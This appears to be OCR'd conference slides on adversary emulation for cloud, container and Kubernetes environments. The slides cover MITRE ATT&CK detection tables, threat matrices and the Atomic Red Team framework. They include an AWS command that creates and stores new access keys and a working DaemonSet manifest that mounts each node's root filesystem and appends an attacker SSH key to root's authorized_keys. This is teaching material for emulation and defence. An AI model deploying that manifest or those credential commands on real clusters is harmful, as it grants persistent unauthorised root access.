
Detection

ID	Data Source	Data Component	Detects
DS0028	Logon Session	Logon Session Creation	Monitor for newly constructed logon behavior across default accounts that have been activated or logged into. These audits should also include checks on any appliances and applications for default credentials or SSH keys, and if any are discovered, they should be updated immediately.
DS0002	User Account	User Account Authentication	Monitor for an attempt by a user to gain access to a network or computing resource, often by providing credentials

https://mitre-attack.github.io/attack-navigator/

Containers Adversary


Mitre Containers Matrix: https://attack.mitre.org/matrices/enterprise/containers/



Kubernetes Adversary

KubeCon CloudNativeCon North America 2023


https://microsoft.github.io/Threat-Matrix-for-Kubernetes/




Cloud Adversary

KubeCon CloudNativeCon North America 2023

ATT&CK Cloud https://attack.mitre.org/matrices/enterprise/cloud/




Cloud Attack Emulation Workflow



Tools

Tooling: Atomic Red Team

- Atomic Red Team™(https://github.com/redcanaryco/atomic-red-team):
  - An open source framework
  - A library of tests mapped to the MITRE ATT&CK® framework



Coverage	Cloud Infrastructure AWS, Azure and GCP	Kubernetes	Containers

Atomic Red Team - Example

T1098.001: Additional Cloud Credentials

CREATE THE KEY

```
aws iam create-access-key --user-name #{username} >
$PathToAtomicsFolder/T1098.001/bin/aws_secret.creds
cd $PathToAtomicsFolder/T1098.001/bin/
./aws_secret.sh
```

SAVE THE KEY

DISPLAY THE KEY

Kubernetes Threat Matrix

https://kubernetes-threat-matrix.redguard.ch/persistence/backdoor-container/

Initial access	Execution	Persistence	Privilege escalation	Defense evasion	Credential access	Discovery	Lateral movement	Collection	Impact
Using Cloud	Exec into Container	Backdoor Container							
Compromised images in registry	bash/cmd in container	Writable hostPath mount							
Kubeconfig file	New container	Kubernetes CronJob							
Application vulnerability	Application exploit (RCE)	Malicious admission controller							
Exposed sensitive interfaces	SSH server running in inside container								
	Sidecar injection								

Backdoor Container

Attackers run their malicious code in a container in the cluster. By using the Kubernetes controllers such as DaemonSets or Deployments, attackers can ensure that number of containers run in one, or all, the nodes in the cluster.

Example

One of the simplest and on the same time most efficient ways to deploy backdoor containers is the usage of a *DaemonSet*. The following adds the attacker's SSH ke `authorized_keys` file on every node in the cluster every 10 minutes (600 seconds). As a *DaemonSet* automatically makes sure to deploy a pod on each node, this mea added nodes will immediately be compromised when the become available.


```
apiVersion: apps/v1
kind: DaemonSet
metadata:
  name: evil-daemonset
  labels:
    app: evil-daemonset
spec:
  selector:
    matchLabels:
      app: evil-daemonset
  template:
    metadata:
      labels:
        app: evil-daemonset
    spec:
      containers:
      - name: evil
        image: ubuntu
        command: [ "/bin/sh", "-c", "mkdir -p /host/root/.ssh && echo 'ssh-rsa AAAAB3NzaC1y...CUkwfwh+iSTP' >> /host/root/.ssh/authorized_keys && sleep
        volumeMounts:
        - name: host
          mountPath: /host
      volumes:
      - name: host
        hostPath:
          path: /
```

Please note that this is a quick and dirty example only made for demonstration purposes and the `authorized_keys` file will be filled up over time.

IP Spoofing

